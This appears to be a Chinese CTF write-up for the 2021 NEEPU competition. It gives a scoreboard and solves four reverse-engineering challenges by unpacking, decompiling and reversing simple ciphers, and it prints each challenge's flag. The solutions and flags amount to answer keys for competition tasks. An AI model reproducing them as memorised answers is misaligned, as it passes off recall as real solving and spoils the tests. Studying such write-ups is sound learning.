
Neepu ctf wp


原创

The_Itach1 于 2021-05-25 16:29:11 发布 248 收藏 1

Neepu ctf wp

拿了个第一，AK了re，哈哈哈还是可以。




First Blood: 🥇 Second Blood: 🥈 Third Blood: 🥉

Rank	Team	Score	中国古代加密	RSA	AES	remote_table	LOVE_DEATH&ROB	The_myth_of_Alado.	upload_club	serialize_club	gamebox	OLLEH	flag管理系统	ez_re	login	ppap	ez	随便注2.0	Linux入门
			600	900	964	100	100	996	999	1000	999	100	991	639	856	856	991	900	100
1	The_Itach1	8347	✓	✓		✓	✓					✓	✓	✓	✓	✓	🥉		✓
2	c0s1n3	7844		🥈		✓	✓					✓		✓	🥇	✓	🥈		✓
3	\Lazzaro/	7713		🥉	✓	✓	✓					✓		🥇	🥈	🥇	🥇	🥇	✓
4	Yongibaoi	7016	✓	✓		✓	✓					✓		✓	✓	✓			✓
5	adam	6145	✓			✓	✓				🥈	✓		✓	✓	✓			✓
6	bnsbns	4690		✓		✓	✓					✓		✓	🥉	🥈			✓
7	Guoke	4492				✓	✓	🥇	🥇	🥇	🥇								✓
8	mortal15	3953	✓	✓								✓		✓	✓	✓			

ID:The_Itach1

总排名: 1


分数： 8347

re

OLLEH

有点可惜，本来可以一血的，被NEEPU给迷惑了，哈哈哈。

ida看，流程，动调比较快




```
strcpy(v15, "flag{world_Vjea}");
for ( j = 0; j <= 4; ++j )
  v16[j] = *((_BYTE *)v17 + j);
for ( j = 5; j <= 9; ++j )
  v16[j] = v15[j];
puts("Welcome to the 2021 NEEPUCTF");
puts("Now you can enjoy it");
puts("Please input right number:");
scanf("%s", Str);
v21 = strlen(Str);
if ( v21 != 10 )
{
  puts("Try again");
  exit(0);
}
if ( v4 == Str[0]
  && v5 == Str[1]
  && v6 == Str[2]
  && v7 == Str[3]
  && v8 == Str[4]
  && v9 == Str[5]
  && v10 == Str[6]
  && v11 == Str[7]
  && v12 == Str[8]
  && v13 == Str[9] )
{
  printf("OK,FLAG is  NEEPU{MD5{%s%d%d%d%d%d}}", v16, v4, v5, v6, v7, v8);
  getchar();
}
else
```

上面会生成一些数据，直接动调就可以了，比较快。

输入

将输入和上面生成的数据比较，然后输出flag格式。动调绕过就行。

动调绕过得到



```
.text:000000000040180C movsx   eax, al
.text:000000000040180F cmp     edx, eax
.text:0000000000401811 jnz     short loc_401852
.text:0000000000401813 ; 63:     printf("OK,FLAG is  NEEPU{MD5{%s%d%d%d%d%d}}", v16, v4, v5, v6, v7, v8);
.text:0000000000401813 mov     r8d, [rbp+110h+var_140]
.text:0000000000401817 mov     ecx, [rbp+110h+var_144]
.text:000000000040181A mov     edx, [rbp+110h+var_148]
.text:000000000040181D mov     r9d, [rbp+110h+var_14C]
.text:0000000000401821 mov     r10d, [rbp+110h+var_150]
.text:0000000000401825 lea     rax, [rbp+110h+var_90]
.text:000000000040182C mov     [rsp+190h+var_160], r8d
.text:0000000000401831 mov     [rsp+190h+var_168], ecx
.text:0000000000401835 mov     [rsp+190h+var_170], edx
.text:0000000000401839 mov     r8d, r10d
.text:000000000040183C mov     rdx, rax
.text:000000000040183F lea     rcx, aOkFlagIsNeepuM
.text:0000000000401846 call    printf
.text:000000000040184B ; 64:     getchar();
.text:000000000040184B call    getchar
.text:0000000000401850 jmp     short loc_40185E
```

C:\Users\hp\Desktop\re\OLLEH\re1.exe

```
Welcome to the 2021 NEEPUCTF
Now you can enjoy it
Please input right number:
abcdefghij
OK,FLAG is  NEEPU{MD5{HELLOworld5148525552}}
```


MD5加密一下，故flag为

```
Neepu{a4db343d5faf70bc4fb88dd8d4dc86de}
```

easyre

开始分析是分析exe文件，然后看了里面的一些字符串，什么.net之类的，后来发现flag在dll里面。

用dSspy打开dll，找到加密逻辑，大概就是栅栏，和简单字符处理



```
internal class Program
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    private static void Main(string[] args)
    {
        string text = "mT0b";
        string text2 = "D{0S";
        string text3 = "Dg9E";
        string text4 = "0D_}";
        char[] array = new char[4];
        char[] array2 = new char[4];
        char[] array3 = new char[4];
        char[] array4 = new char[4];
        array[0] = text[0];
        array[1] = text2[0];
        array[2] = text3[0];
        array[3] = text4[0];
        array2[0] = text[1];
        array2[1] = text2[1];
        array2[2] = text3[1];
        array2[3] = text4[1];
        array3[0] = text[2];
        array3[1] = text2[2];
        array3[2] = text3[2];
        array3[3] = text4[2];
        array4[0] = text[2];
        array4[1] = text2[2];
        array4[2] = text3[2];
        array4[3] = text4[2];
        Program.Encrypt1(array);
        Program.Encrypt1(array2);
        Program.Encrypt1(array3);
        Program.Encrypt1(array4);
    }
```

类似于栅栏

然后字符加密，直接复制过去就行。


脚本

```
#include<stdio.h>
#include <iostream>

void Encrypt1(char *string1)
{
 int num = 16;
 for (int i = 0; i < num; i++)
 {
  bool flag = string1[i] >= 'a' && string1[i] <= 'z';
  if (flag)
  {
   bool flag2 = string1[i] >= 'a' && string1[i] <= 'y';
   if (flag2)
   {
    string1[i] -= '\u001f';
   }
   else
   {
    string1[i] = 'A';
   }
  }
  else
  {
   bool flag3 = string1[i] >= 'A' && string1[i] <= 'Z';
   if (flag3)
   {
    bool flag4 = string1[i] >= 'A' && string1[i] <= 'Y';
    if (flag4)
    {
     string1[i] += '!';
    }
    else
    {
     string1[i] = 'a';
    }
   }
   else
   {
    bool flag5 = string1[i] >= '0' && string1[i] <= '9';
    if (flag5)
    {
     bool flag6 = string1[i] == '9';
     if (flag6)
     {
      string1[i] = '0';
     }
     else
     {
      string1[i] += '\u0001';
     }
    }
   }
  }
 }
}

int main(void)
 {
  char text[] = "mDDOT{gDO09_bSE}";
  Encrypt1(text);
  printf("%s",text);
}
//Neepu{Hep10_Ctf}
```

ppap

一个upx加壳程序，直接脱壳没脱起，手动用xdbg脱。

脱壳后ida分析，可以结合动调分析



```
LABEL_2:
  puts(Buffer);
  puts(aTheCatIsVeryCu);
  puts(aMyCatIsLostHel);
  puts(aPleaseInputYou);
  puts(aTellMe12);
  scanf("%256s\n", Str);
  v0 = strlen(Str);
  v8 = (char *)sub_401500(Str, v0); 变表base加密
  for ( i = 0; ; ++i )
  {
    v1 = i;
    if ( v1 >= strlen(v8) )
      break;
    v4[i] = v8[i];
  }
  strcpy(v5, "WfYe2KYaXv77PYctBWI5ZZInCucHCYcxPZHpAvq71ecmBXE54ZIc");  密文
  memset(v6, 0, sizeof(v6));
  sub_40167D(v4); 大写字符转小写字符，小写字符转大写字符
  sub_401746(v4); 位移为3的凯撒加密
  for ( j = 0; ; ++j )
  {
    v2 = j;
    if ( v2 >= strlen(v4) )
      break;
    if ( v4[j] != v5[j] ) 比较
    {
      printf("ppap");
      goto LABEL_2;
    }
  }
```

先网上凯撒解密，得到

```
TcVb2HVxUs77MVzqYTF5WWFkZrzEZVzuMWEmXsn71bzjYUB54WFz
```

然后小写转大写

```
#include<stdio.h>

int main(void)
{
 char flag[]="TcVb2HVxUs77MVzqYTF5WWFkZrzEZVzuMWEmXsn71bzjYUB54WFz";
 int i;

 for(i=0;i<53;i++)
 {
  if(flag[i]>=65&&flag[i]<=90)
  {
   flag[i]=flag[i]+32;
   continue;
  }
  if(flag[i]<=122&&flag[i]>=97)
  {
   flag[i]=flag[i]-32;
  }
 }
 printf("%s",flag);
}
//tCvB2hvXuS77mvZQytf5wwfKzRZezvZUmweMxSN71BZJyub54wfZ
```

再变表base

```
import base64
import string

str1 ='tCvB2hvXuS77mvZQytf5wwfKzRZezvZUmweMxSN71BZJyub54wfZ'
string1 = 'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ+/'
string2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

print(base64.b64decode(str1.translate(str.maketrans(string1, string2))))
#Neepu{Sha1_ta1_Yang_De_x1a0_lan_ma@_ya}
```


login

一个注册软件，开始用ida看，始终没找到check入口。后来百度发现，这是python写的注册程序，联想到exe转py(https://blog.csdn.net/m0_37552052/article/details/88093427)。

命令

```
python pyinstxtractor.py [filename]
```

得到一个文件夹，里面有一个retest.pyc



in.exe_extracted

名称	修改日期	类型
pyi_rth__tkinter.pyc	2021/5/23 0:42	Con
pyi_rth_multiprocessing.pyc	2021/5/23 0:42	Con
pyiboot01_bootstrap.pyc	2021/5/23 0:42	Con
pyimod01_os_path.pyc	2021/5/23 0:42	Con
pyimod02_archive.pyc	2021/5/23 0:42	Con
pyimod03_importers.pyc	2021/5/23 0:42	Con
pyi-windows-manifest-filename retes...	2021/5/23 0:42	MAI
python38.dll	2021/5/23 0:42	应用
PYZ-00.pyz	2021/5/23 0:42	Pyth
retest2.exe.manifest	2021/5/23 0:42	MAI
retest2.pyc	2021/5/23 0:42	Con
select.pyd	2021/5/23 0:42	PYD
struct.pyc	2021/5/23 0:42	Con
tcl86t.dll	2021/5/23 0:42	应用

这里有一个叫retest2.pyc

反编译这个pyc，得到的py文件里面就有flag，命令

```
uncompyle6 -o  C:\Users\hp\Downloads\xxx.py C:\Users\hp\Downloads\xxx.pyc
```

